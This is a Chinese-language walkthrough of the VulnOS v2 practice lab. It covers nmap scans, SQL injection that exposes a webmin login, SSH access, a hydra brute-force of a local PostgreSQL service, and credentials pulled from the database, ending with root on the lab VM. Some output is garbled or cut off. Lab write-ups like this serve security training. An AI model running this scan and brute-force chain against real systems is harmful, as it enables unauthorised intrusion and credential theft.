5-VulnOS

##nmap 全端口

```
Starting Nmap 7.94 ( https://nmap.org ) at 2023-12-30 14:39 GMT
Nmap scan report for 192.168.1.53
Host is up (0.000058s latency).
Not shown: 65532 closed tcp ports (reset)
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
6667/tcp open  irc
MAC Address: 08:00:27:57:4F:AA (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 14.31 seconds
```

##nmap 漏扫

```
Nmap scan report for 192.168.1.53
Host is up (0.000058s latency).
Not shown: 65532 closed tcp ports (reset)
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
6667/tcp open  irc
MAC Address: 08:00:27:57:4F:AA (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 14.31 seconds

 ┌──(root㉿kali)-[~]
 └─# nmap --script=vuln -p22,80,6667
Starting Nmap 7.94 ( https://nmap.org ) at 2023-12-30 14:40 GMT
WARNING: No targets were specified, so 0 hosts scanned.
Nmap done: 0 IP addresses (0 hosts up) scanned in 10.18 seconds

 ┌──(root㉿kali)-[~]
 └─# nmap --script=vuln  192.168.1.53 -p22,80,6667
Starting Nmap 7.94 ( https://nmap.org ) at 2023-12-30 14:43 GMT
Nmap scan report for 192.168.1.53
Host is up (0.00034s latency).
```

```
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
| http-sql-injection:
|   Possible sqli for queries:
|     http://192.168.1.53:80/jabc/?q=node%2F3%27%20OR%20sqlspider
|     http://192.168.1.53:80/jabc/?q=node%2F3%27%20OR%20sqlspider
|     http://192.168.1.53:80/jabc/?q=node%2F3%27%20OR%20sqlspider
|     http://192.168.1.53:80/jabc/?q=node%2F3%27%20OR%20sqlspider
|     http://192.168.1.53:80/jabc/?q=node%2F3%27%20OR%20sqlspider
|     http://192.168.1.53:80/jabc/?q=node%2F3%27%20OR%20sqlspider
|     http://192.168.1.53:80/jabc/misc/?C=N%3BO%3DD%27%20OR%20sqlspider
|     http://192.168.1.53:80/jabc/misc/?C=D%3BO%3DA%27%20OR%20sqlspider
|     http://192.168.1.53:80/jabc/misc/?C=S%3BO%3DA%27%20OR%20sqlspider
|     http://192.168.1.53:80/jabc/misc/?C=M%3BO%3DA%27%20OR%20sqlspider
|     http://192.168.1.53:80/jabc/?q=node%2F3%27%20OR%20sqlspider
|     http://192.168.1.53:80/jabc/?q=node%2F3%27%20OR%20sqlspider
|     http://192.168.1.53:80/jabc/?q=node%2F3%27%20OR%20sqlspider
|     http://192.168.1.53:80/jabc/misc/farbtastic/?C=S%3BO%3DA%27%20OR%20sqlspider
|     http://192.168.1.53:80/jabc/misc/farbtastic/?C=M%3BO%3DA%27%20OR%20sqlspider
|     http://192.168.1.53:80/jabc/misc/farbtastic/?C=D%3BO%3DA%27%20OR%20sqlspider
|_    http://192.168.1.53:80/jabc/misc/farbtastic/?C=N%3BO%3DD%27%20OR%20sqlspider
| http-csrf:
| Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=192.168.1.53
|   Found the following possible CSRF vulnerabilities:
|
|     Path: http://192.168.1.53:80/jabc/?q=node/5
|     Form id: commerce-cart-add-to-cart-form-2
|     Form action: /jabc/?q=node/5
|
|     Path: http://192.168.1.53:80/jabc/?q=node/6
|     Form id: commerce-cart-add-to-cart-form-3
|     Form action: /jabc/?q=node/6
|
|     Path: http://192.168.1.53:80/jabc/?q=node/4
|     Form id: commerce-cart-add-to-cart-form-1
|_    Form action: /jabc/?q=node/4
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
6667/tcp open  irc
|_irc-unrealircd-backdoor: Server closed connection, possibly due to too many
reconnects. Try again with argument irc-unrealircd-backdoor.wait set to 100 (or higher
if you get this message again).
```

```
MAC Address: 08:00:27:57:4F:AA (Oracle VirtualBox virtual NIC)
```

##nmap 服务系统信息探测

```
Starting Nmap 7.94 ( https://nmap.org ) at 2023-12-30 14:43 GMT
Nmap scan report for 192.168.1.53
Host is up (0.00038s latency).

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.6 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey: 
|   1024 f5:4d:c8:e7:8b:c1:b2:11:95:24:fd:0e:4c:3c:3b:3b (DSA)
|   2048 ff:19:33:7a:c1:ee:b5:d0:dc:66:51:da:f0:6e:fc:48 (RSA)
|   256 ae:d7:6f:cc:ed:4a:82:8b:e8:66:a5:11:7a:11:5f:86 (ECDSA)
|_  256 71:bc:6b:7b:56:02:a4:8e:ce:1c:8e:a6:1e:3a:37:94 (ED25519)
80/tcp   open  http    Apache httpd 2.4.7 ((Ubuntu))
|_http-server-header: Apache/2.4.7 (Ubuntu)
|_http-title: VulnOSv2
6667/tcp open  irc     ngircd
MAC Address: 08:00:27:57:4F:AA (Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open
and 1 closed port
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: Host: irc.example.net; OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 32.80 second
```

用户登录页面


```
/jabcd0cs/
guest/guest
```

sql注入，检测到一个用户

```
webmin | webmin1980
```


SSH用户

```
webmin | webmin1980
```



```
Last login: Wed May  4 10:41:07 2016
$ id
uid=1001(webmin) gid=1001(webmin) groups=1001(webmin)
```

查找可用服务
netstat -lntp
ps -aux |grep sql



```
$ ps -aux | grep sql
mysql      1026  0.0 11.4 325068 87600 ?
postgres   1052  0.0  1.6 163420 12996 ?
```

字典里有个数据库爆破字典，找到postgres字典上传到服务器，爆破
./post/hydra -C 1 postgres://127.0.0.1


数据库账户密码

```
login: postgres   password: postgres
```

进到数据库后
help 多办都有提示，
搜素一下该数据库操作
数据库检索到一个system用户


```
vulnosadmin | c4nuh4ckm3tw1c3
```

系统用户vulnosadim
ssh vulnosadmin@192.168.1.53




```
vulnosadmin@VulnOSv2:~$ id
uid=1000(vulnosadmin) gid=1000(v
are)
vulnosadmin@VulnOSv2:~$ 
```

进入该目录后本地有个东西，下载到本机后file检查该文件，是个模型，下载3d后将它打开，模型里面放了个密码



```
ab12fg//drg
```

root



```
root@VulnOSv2:/home/vulnosadmin# id
uid=0(root) gid=0(root) groups=0(root)
root@VulnOSv2:/home/vulnosadmin# 
```